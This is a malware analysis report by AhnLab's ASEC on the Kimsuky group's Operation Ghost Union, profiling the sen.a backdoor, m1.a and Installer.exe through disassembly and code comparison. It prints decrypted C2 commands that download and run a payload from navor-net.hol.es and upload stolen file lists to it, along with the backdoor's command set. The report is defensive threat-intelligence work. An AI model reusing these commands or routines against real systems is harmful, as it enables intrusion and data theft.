ASEC Report

Vol. 98

Q1 2020

ASEC REPORT

VOL.98 Q1 2020

ASEC (AhnLab Security Emergency-response Center) is a global security response group consisting of malware analysts and security experts. This report is published by ASEC and focuses on the most significant security threats and latest security technologies to guard against such threats. For further details, please visit AhnLab, Inc.'s homepage (www.ahnlab.com).

Operation Ghost Union Analysis Report

Table of Contents

Operation Ghost Union Analysis Report

Mastermind Behind Operation Ghost Union

Kimsuky is one of the most notorious threat groups that have been actively attacking key organizations in the APAC region. Ever since its discovery in 2013, Kimsuky has been continuously performing malicious activities for data theft. Having started its cyberattack against military-related groups, Kimsuky has now expanded its target to organizations across various fields, including politics, economy, and even society.

AhnLab has been analyzing cyberattack cases led by the Kimsuky group for the past several years. ASEC (AhnLab Security Emergency response Center) analysts have noticed that Kimsuky group has used Andariel group's malware to distribute additional malware during the attack against South Korea in late 2019. Thus Kimsuky started using malware developed by other threat groups on top of developing its malware similar to the ones used in the previous attacks. In accordance to the change AhnLab has named the attack Operation Ghost Union.

This analysis report will cover the profiling and analysis results on the malware used by Kimsuky during Operation Ghost Union in addition to examining the relationship between Kimsuky and the other threat groups.

1 Operation Ghost Union Overview

Let us first go over the attack stages of Operation Ghost Union conducted by Kimsuky.

The attack stage begins with Kimsuky group sending an email with a malicious Macro attachment as part of the spearphishing campaign. Then for each attack stage, Kimsuky group modularized the malware in the form of a backdoor, system info-stealer, keylogger, UAC bypass, and RDP (Remote Desktop Protocol).

The focal point of Operation Ghost Union is that Kimsuky utilized malware of other hacker groups to distribute its malware. Once the system was compromised, Kimsuky would collect and send sensitive data, such as system information and keylogging data, to the C&C server.

Based on the analysis of the malware, the entire process tree of Operation Ghost Union can be summarized as shown in Figure 1.




Figure 1 | Operation Ghost Union process tree

Although the initial malicious excel file from Stage 1 could not be acquired, the creation of Andariel malware in Stage 2, following the execution of the malicious excel file, was confirmed by the evidence left in the compromised PC. Table 1 shows details of Andariel malware.

Time	Process Name	Behavior Information	Details
2019.12.05 10:34	excel.exe	Creates executable file	sen.a (Stage 2. Andariel)

Table 1 | Details of excel.exe

2 Malware Analysis and Profiling

Now let us deep dive into the detailed analysis and profiling of the key malware used in the Operation Ghost Union attack.

2-1. sen.a / m1.a Malware

1) sen.a, m1.a Analysis

From the analysis of sen.a, key features, such as C&C server communication and backdoor, were found in the Query(). Since sen.a is a DLL, it is executed by the following method using Rundll32.exe.

[+] sen.a Run Example: Rundll32.exe sen.a, Query()

C&C server of sen.a is navor-net.hol.es(185.224.138.29, NE) and is encrypted. During the dynamic analysis, as shown in Figure 2, sen.a was found regularly communicating with the C&C server. Also, the first command that sen.a received from the C&C server was also discovered. Although 1.png, mentioned in Figure 2, is recognized as an image file, it is actually a php file, which sends commands to the target PC and receives results.

Result	Protocol	Host	URL	Body	Caching	Content-Type	Process
200	HTTP	navor-net.hol.es	/1.png	308		text/html; charset=UTF-8	rundll32:3664
200	HTTP	navor-net.hol.es	/m1.a	98,816		text/plain	rundll32:3664

Figure 2 | Communication between sen.a and C&C server

During the dynamic analysis, the first command received from the C&C server was encrypted to have been saved in the memory area. Following the first decryption (BASE64), it performs the second decryption to download and execute an additional malware. sen.a also performs features, such as sending data collected from the target PC.

[+] Encrypted C2 Command

```
007B97E8  45 32 39 35 66 39 39 50 61 57 39 6A 4F 30 68 31  E295f99PaW9jO0h1
007B97F8  47 6C 38 73 57 58 48 73 6A 38 45 4F 62 69 5A 53  Gl8sWXHsj8EObiZS
```

[+] 1st decrypted C2 Command : BASE64

```
00353EB8  49 30 52 50 56 30 35 4D 54 30 46 45 49 32 68 30  I0RPV05MT0FEI2h0
00353EC8  64 48 41 36 4C 79 39 75 59 58 5A 76 63 69 31 75  dHA6Ly9uYXZvci1u
00353ED8  5A 58 51 75 61 47 39 73 4C 6D 56 7A 4C 32 30 78  ZXQuaG9sLmVzL20x
00353EE8  4C 6D 45 6A 51 7A 6F 76 55 48 4A 76 5A 33 4A 68  LmEjQzovUHJvZ3Jh
00353EF8  62 55 52 68 64 47 45 76 62 54 45 75 59 53 4D 4B  bURhdGEvbTEuYSMK
```

[+] 2nd decrypted C2 Command

```
#DOWNLOAD#http://navor-net.hol.es/m1.a#C:/ProgramData/m1.a#
#EXECMD#regsvr32 /s C:/ProgramData/m1.a#
#UPLOAD#http://navor-net.hol.es/1.png#C:/ProgramData/tmp1.enc#
```

Figure 3 | Commands received from the C&C server and decryption results (details skipped)

sen.a also executes commands, as shown in Table 2.

Command	Details
WAKE	If time info received from C&C server < __time(): WakeTime incorrect! encrypts and sends to C&C server If time info received from C&C server > __time(): encrypts 'i am Sleeping byebye!' and sends to C&C server
INTE	Sets interval with time info received from C&C server "Set ---- interval %d OK\r\n"
DOWNLOAD	Calls HttpSendRequestExA() to download a specific file
DELFILE	Saves the code below to "de325.bat" file, then calls ShellExecuteA() to run "@echo off",LF,"reg delete HKEY_CURRENT_USER\SOFTWARE\Microsoft\ Windows\CurrentVersion\Run /v ""Windows Update"" /f",LF,":Repeat",LF,"del ",LF,"if exist """" goto Repeat",LF,"del %0"
UPLOAD	Calls HttpSendRequestExA() to send a specific file
EXECMD	Calls ShellExecuteA() to run a console application
EXECPROG	Calls ShellExecuteA() to run a specific program

Table 2 | Command of sen.a

As shown in Figure 4, m1.a that sen.a downloads and runs only contains one feature, which records the list of all the folders and files on the target PC (excluding Windows and its subfolders) into tmp1.enc.

```
24  v3 = hFile;
25  v13 = hFile;
26  GetWindowsDirectoryA(Buffer, 0x104u);
27  result = (HANDLE)_strnicmp(String1, Buffer, 0x104u);
28  if ( result )
29  {
30    FileName = 0;
31    memset(v22, 0, sizeof(v22));
32    sprintf_s(v19, 0x258u, "WrWnWrWn%s %sWrWnWrWn", "Directories and File list of", String1);
33    WriteFile(hFile, v19, strlen(v19), &NumberOfBytesWritten, 0);
34    sprintf_s(&FileName, 0x104u, "%sWW*", String1);
35    v5 = FindFirstFileA(&FileName, &FindFileData);
36    if ( v5 != (HANDLE)-1 )
37    {
38      while ( 1 )
39      {
40        if ( FindFileData.dwFileAttributes & 0x10 )
41        {
42          FileTimeToSystemTime(&FindFileData.ftLastWriteTime, &SystemTime);
43          SystemTimeToTzSpecificLocalTime(0, &SystemTime, &LocalTime);
44          v7 = strcmp(FindFileData.cFileName, ".");
```

Figure 4 | m1.a collecting a list of folders and files

After m1.a collects a list of folders and files, it saves them to tmp1.enc, as shown in Figure 4. sen.a then executes UPLOAD command, as shown in Figure 5, sending tmp1.enc to the C&C server.




Figure 5 | Example of command execution: UPLOAD

It can be assumed that sen.a sends a list of folders and files collected from the target PC, analyzing the list of folders and files to determine if the PC is the actual target PC or a PC in an analysis environment. It then distributes the malware if the PC is recognized as the target PC.

This process minimizes exposure and increases the success rate of hacking.

Figure 6 is a diagram indicating the relationship between sen.a and the additional malware. As you can see, sen.a downloads and executes the malware or open-source hacking tools of Andariel and Kimsuky on the target PC.




Figure 6 | Derivative relationship between sen.a and the additional malware

As shown in Figure 6, malware from both Andariel and Kimsuky were used together, but this fact alone is not enough to conclude that the two groups are related or have led this attack in joint forces. Instead, a conclusion was made that Kimsuky modified and used Andariel's malware. The reasoning behind this conclusion will be explained in the following malware profiling results.

2) sen.a Profiling

As shown in Figure 7, the left shows the malware developed by Andariel, and the right indicates the code used by sen.a. The two malware share surprising resemblance.

```
                        ; CODE XREF: sub_10004CA0+67↓j
mov     esi, ecx
shr     esi, 5
add     esi, dword_1001AF70
mov     edi, ecx
shl     edi, 4
add     edi, dword_1001AF6C
xor     esi, edi
lea     edi, [edx+ecx]
xor     esi, edi
sub     eax, esi
mov     esi, eax
shr     esi, 5
add     esi, dword_1001AF68
mov     edi, eax
shl     edi, 4
add     edi, dword_1001AF64
xor     esi, edi
lea     edi, [edx+eax]
xor     esi, edi
sub     ecx, esi
add     edx, 61C88647h
dec     [ebp+var_4]
jnz     short loc_10004CC0
mov     edx, [ebp+arg_0]
pop     edi
mov     [edx], ecx
mov     [edx+4], eax
pop     esi
mov     esp, ebp
pop     ebp
```

2015.10 Malware created in the memory
(MD5: 4DD7CC6A427800130A4E162D73E50542)

```
                        ; CODE XREF: sub_10005080+1B↑j
                        ; sub_10005080+65↓j
mov     edx, esi
shr     edx, 5
add     edx, dword_10018F74
mov     ecx, esi
shl     ecx, 4
add     ecx, dword_10018F70
xor     edx, ecx
lea     ecx, [edi+esi]
xor     edx, ecx
sub     eax, edx
mov     edx, eax
shr     edx, 5
add     edx, dword_10018F6C
mov     ecx, eax
shl     ecx, 4
add     ecx, dword_10018F68
xor     edx, ecx
lea     ecx, [edi+eax]
xor     edx, ecx
sub     esi, edx
lea     edi, [edi+61C88647h]
dec     ebx
jnz     short loc_100050A0
mov     ebx, [ebp+var_4]
pop     edi
mov     [ebx], esi
pop     esi
mov     [ebx+4], eax
pop     ebx
```

2019.12 sen.a
(MD5: 30bd4c48ccf59f419d489e71acd6bfca)

Figure 7 | Encryption code comparison of Andariel (Left) vs. Kimsuky (Right)

And as shown in Figure 8, an identical string was found in both malware.

```
Content-Type: application/x-www-form-urlencoded#r#n
fiveevif
47Sh4PPWGmmxxtvEZ3OJWSiocJW3A7bNclh4MbCD3CKOxhjFDL7+0zXsmJn2aDrDj47DES...
Content-Type: multipart/form-data; boundary=----------7d414e351603fa#r...
%s%s%d%d
#r#n----------7d414e351603fa#r#nContent-Disposition: form-data; nam...
----------7d414e351603fa#r#nContent-Disposition: form-data; name=#"...
47Sh4PPWGmmxxtvEZ3OJWSiocJW3A7bNclh4MbCD3CKOxhjFDL7+0zXsmJn2aDrDkdobP1...
Content-Length: %d#r#n
SYSTEM##CurrentControlSet\##Services
Parameters
ServiceDll
```

2015.10 Malware created in the memory
(MD5: 4DD7CC6A427800130A4E162D73E50542)

```
Content-Type: multipart/form-data; boundary=----------7d414e351603fa#r#n
----------7d414e351603fa#r#nContent-Disposition: form-data; name=#"upfile#"; filer
#r#n----------7d414e351603fa#r#nContent-Disposition: form-data; name=#"submits
bos58a4COTgo+0WdZPm/In13cQT6GPZzTgd35kI4UrU=
AvxT0qqzlWKtXs9YAlU6AOC8j4jWwO3qTgd35kI4UrU=
5jm3rGB2sC0lZLATuGpZDx10sWA8xw0CPb1xqnumzmUv9F7KHNmq8u305j82Pg5OL7QqdMY01Zv0gC(
1zEHv4b7e393OQHcN4GYmjjtCZDUej1l
ref=1&node=%s&sy=%s&int=%d
Content-Type: application/x-www-form-urlencoded#r#n
fiveevif
HttpQueryInfoA
MICROSOFT1
```

2019.12 sen.a
(MD5: 30bd4c48ccf59f419d489e71acd6bfca

Figure 8 | Malware strings used by Andariel (Left) vs. Kimsuky (Right)

As Figure 8 indicates, there is a boundary string of HTTP header that is configured by two malware to communicate with the C&C server via HTTP. And as shown in Figure 9, 'fiveevif' was used as a separator that defines the end of command during communication with the C&C server.

```
01c0  6f 77 70 4d 71 67 61 59  48 5a 58 66 43 34 6b 76   owpMqgaY HZXfC4kv
01d0  6f 54 49 65 31 6f 57 33  35 35 33 70 48 36 42 37   oTIe1oW3 553pH6B7
01e0  71 39 4f 5a 73 6c 79 4f  74 38 51 6b 2f 52 6a 46   q9OZslyO t8Qk/RjF
01f0  4b 39 53 34 6d 52 4f 54  78 39 35 4c 35 75 72 31   K9S4mROT x95L5ur1
0200  5a 44 6c 2f 56 53 59 4e  6d 42 6a 51 69 75 63 55   ZDl/VSYN mBjQiucU
0210  6a 44 37 6d 70 47 7a 7a  6a 6b 6b 3d 66 69 76 65   jD7mpGzz jkk=five
0220  65 76 69 66                                       evif
```

Figure 9 | Example of communication between sen.a and the C&C server

With the comparison analysis results on the malware in Figure 7 and Figure 8, one may conclude that sen.a is a malware developed by Andariel, and related evidences are further explained on '2-2. Installer.exe Analysis and Profiling.' But according to the analysis result, it was confirmed that sen.a is not a malware developed by Andariel, but instead developed by Kimsuky. There are two reasons.

The first reason is that the Kimsuky group has used the C&C server (navor-net.hol.es, 185.224.138.29, NE) of sen.a in their most recent distribution of malware, C&C server operation, and phishing activities. The URL mapped based on the IP (185.224.138.29, NE) was confirmed to have been used by Kimsuky, and the existence of various URLs with similar patterns were also discovered. Figure 10 lists a few examples of the URLs.




Figure 10 | Info of URLs mapped to the C&C server

The second reason is m1.a, which sen.a downloaded and executed in Stage 2. The code comparison analysis confirmed that Kimsuky group had developed the malware.

3) m1.a Profiling

list.dll, on the left of Figure 11, is a malware that Kimsuky used during Operation Kabar Cobra, the attack against the Ministry of Unification correspondents in January 2019. In comparison with the m1.a on the right, which sen.a downloaded and executed for the attack, the two malware were found to have many similarities.

```
push    edi
push    offset aDirectoriesAnd ; "Directories and File list of"
push    offset aSS      ; "₩r₩n₩r₩n%s %s₩r₩n₩r₩n"
push    258h
push    eax
call    sub_100019E0    ; 문자열 조합
lea     ecx, [ebp+var_36C]
add     esp, 14h
lea     edx, [ecx+1]
nop     dword ptr [eax+eax+00h]

                        ; CODE XREF: sub_10001460+A5↓j
mov     al, [ecx]
inc     ecx
test    al, al
jnz     short loc_10001500
mov     esi, ds:WriteFile
lea     eax, [ebp+NumberOfBytesWritten]
push    0               ; lpOverlapped
push    eax             ; lpNumberOfBytesWritten
sub     ecx, edx
lea     eax, [ebp+var_36C]
push    ecx             ; nNumberOfBytesToWrite
push    eax             ; lpBuffer
push    ebx             ; hFile
call    esi ; WriteFile
push    edi
push    offset aS       ; "%s₩₩*"
lea     eax, [ebp+FileName]
push    104h
push    eax
call    sub_100019E0    ; 문자열 조합
add     esp, 10h
lea     eax, [ebp+FindFileData]
push    eax             ; lpFindFileData
lea     eax, [ebp+FileName]
push    eax             ; lpFileName
call    ds:FindFirstFileA
mov     edi, eax
cmp     edi, 0FFFFFFFFh
jz      loc_1000172C
mov     ebx, ds:FileTimeToSystemTime
```

2018.12 list.dll
(MD5: B994BD755E034D2218F8A3F70E91A165)

```
push    edi
push    offset aDirectoriesAnd ; "Directories and File list of"
push    offset aSS      ; "₩r₩n₩r₩n%s %s₩r₩n₩r₩n"
push    258h            ; BufferCount
push    eax             ; Buffer
call    _sprintf_s
lea     ecx, [ebp+var_36C]
add     esp, 14h
lea     edx, [ecx+1]

                        ; CODE XREF: sub_10001760+A7↓j
mov     al, [ecx]
inc     ecx
test    al, al
jnz     short loc_10001802
mov     esi, ds:WriteFile
push    0               ; lpOverlapped
lea     eax, [ebp+NumberOfBytesWritten]
push    eax             ; lpNumberOfBytesWritten
sub     ecx, edx
push    ecx             ; nNumberOfBytesToWrite
lea     eax, [ebp+var_36C]
push    eax             ; lpBuffer
push    ebx             ; hFile
call    esi ; WriteFile
push    edi
push    offset aS       ; "%s₩₩*"
lea     eax, [ebp+FileName]
push    104h            ; BufferCount
push    eax             ; Buffer
call    _sprintf_s
add     esp, 10h
lea     eax, [ebp+FindFileData]
push    eax             ; lpFindFileData
lea     eax, [ebp+FileName]
push    eax             ; lpFileName
call    ds:FindFirstFileA
mov     edi, eax
cmp     edi, 0FFFFFFFFh
jz      loc_10001A35
mov     ebx, ds:FileTimeToSystemTime
```

2019.12 m1.a
(MD5: 367d053efd3eaeefff3e7eb699da78fd)

Figure 11 | Comparison collected codes via folder and file lists

For a detailed analysis of Operation Kabar Cobra, refer to the link below.

[+] Operation Kabar Cobra

https://global.ahnlab.com/global/upload/download/techreport/[Analysis_Report]Operation%20Kabar%20Cobra%20(1).pdf

2-2. Installer.exe / wstmmgr.dll Malware

1) Installer.exe Analysis and Profiling

Installer.exe is a dropper that creates wstmmgr.dll, which carries out the same features as sen.a. The pattern (S^) and the decryption code, which was created by Andariel in the past, indicated the existence of malware within the strings of Installer.exe, as shown in Figure 12.

```
mov     ecx, offset aSGettemppatha ; "S^GetTempPathA"
mov     GetSystemDirectoryA_0, eax
call    sub_1000B9D0
push    eax             ; lpProcName
push    edi             ; hModule
call    esi ; GetProcAddress
mov     ecx, offset aSCreatedirecto ; "S^CreateDirectoryA"
mov     GetTempPathA, eax
call    sub_1000B9D0
push    eax             ; lpProcName
push    edi             ; hModule
call    esi ; GetProcAddress
mov     ecx, offset aSWininetDll ; "S^ininet.dll"
mov     dword_10039E34, eax
call    sub_1000B9D0
push    eax             ; lpLibFileName
```

```
mov     ecx, offset aSReleasemutex ; "S^ReleaseMutex"
mov     dword_4170BC, eax
call    sub_402810
push    eax             ; lpProcName
push    edi             ; hModule
call    esi ; GetProcAddress
mov     ecx, offset aSUnlockfile ; "S^UnlockFile"
mov     dword_4170B8, eax
call    sub_402810
push    eax             ; lpProcName
push    edi             ; hModule
call    esi ; GetProcAddress
mov     ecx, offset aSClosehandle ; "S^CloseHandle"
mov     dword_4170B4, eax
call    sub_402810
```

```
mov     ecx, offset aSExitprocess ; "S^ExitProcess"
mov     dword_42C080, eax
call    sub_401870
push    eax             ; lpProcName
push    esi             ; hModule
call    ebx ; GetProcAddress
mov     ecx, offset aSCreatefilea ; "S^CreateFileA"
mov     dword_42C06C, eax
call    sub_401870
push    eax             ; lpProcName
push    esi             ; hModule
call    ebx ; GetProcAddress
mov     ecx, offset aSClosehandle ; "S^CloseHandle"
mov     dword_42C05C, eax
call    sub_401870
```

```
push    offset unk_10034C58
lea     ecx, [ebp+Buffer]
push    offset aS       ; "%s"
push    ecx             ; Buffer
mov     [ebp+Buffer], 0
mov     [ebp+var_B], 0
call    _sprintf
push    0BB7h           ; Size
push    0               ; Val
push    offset byte_1003AC98 ; void *
call    _memset
add     esp, 18h
cmp     byte ptr [edi], 53h ; 'S'
jnz     short loc_1000BA77
cmp     byte ptr [edi+1], 5Eh ; '^'
jnz     short loc_1000BA77
mov     eax, edi
lea     edx, [eax+1]
```

2012.01 msimg64.dll
(MD5: A16D8AF557E23F075A34FEAF02047163)

```
push    edi
push    offset aKA      ; "K^A"
lea     eax, [ebp+Buffer]
push    offset Format   ; "%s"
push    eax             ; Buffer
mov     edi, ecx
mov     [ebp+Buffer], 0
mov     [ebp+var_B], 0
call    _sprintf
push    0BB7h           ; Size
push    0               ; Val
push    offset Destination ; void *
call    _memset
add     esp, 18h
cmp     byte ptr [edi], 53h ; 'S'
jnz     short loc_4028B9
cmp     byte ptr [edi+1], 5Eh ; '^'
jnz     short loc_4028B9
mov     eax, edi
lea     edx, [eax+1]
```

2016.01 Phantom.exe
(MD5: 719d0bf25d7a8f20f252034b6d3dbf74)

```
push    esi
push    offset aKA      ; "K^A"
lea     eax, [ebp+Buffer]
push    offset aS       ; "%s"
push    eax             ; Buffer
mov     esi, ecx
mov     [ebp+Buffer], 0
mov     [ebp+var_B], 0
call    sub_401970
push    0BB7h           ; Size
push    0               ; Val
push    offset Destination ; void *
call    _memset
add     esp, 18h
cmp     byte ptr [esi], 53h ; 'S'
jnz     short loc_40191E
cmp     byte ptr [esi+1], 5Eh ; '^'
jnz     short loc_40191E
mov     ecx, esi
lea     edx, [ecx+1]
```

2019.12 Installer.exe
(MD5: ac6f0f14c66043e5cfbc636ddec2d62c)

Figure 12 | Comparison of pattern (S^) and decryption code

McafeeUpdate.exe was not included in Figure 6 due to an unclear derivative relationship, but it is identical to Installer.exe, and they both create wstmmgr.dll file.

When NT_HEADER of both files is compared, as shown in Figure 14, all field values were identical except for Checksum and Certificate Table. Also, further comparison between the hash values for the two files confirmed that the files were identical.

However, one difference is that McafeeUpdate.exe is signed with a currently valid certificate (Organization: Name NJRSA Limite). It was through this certificate that the connection with

Kimsuky was discovered.

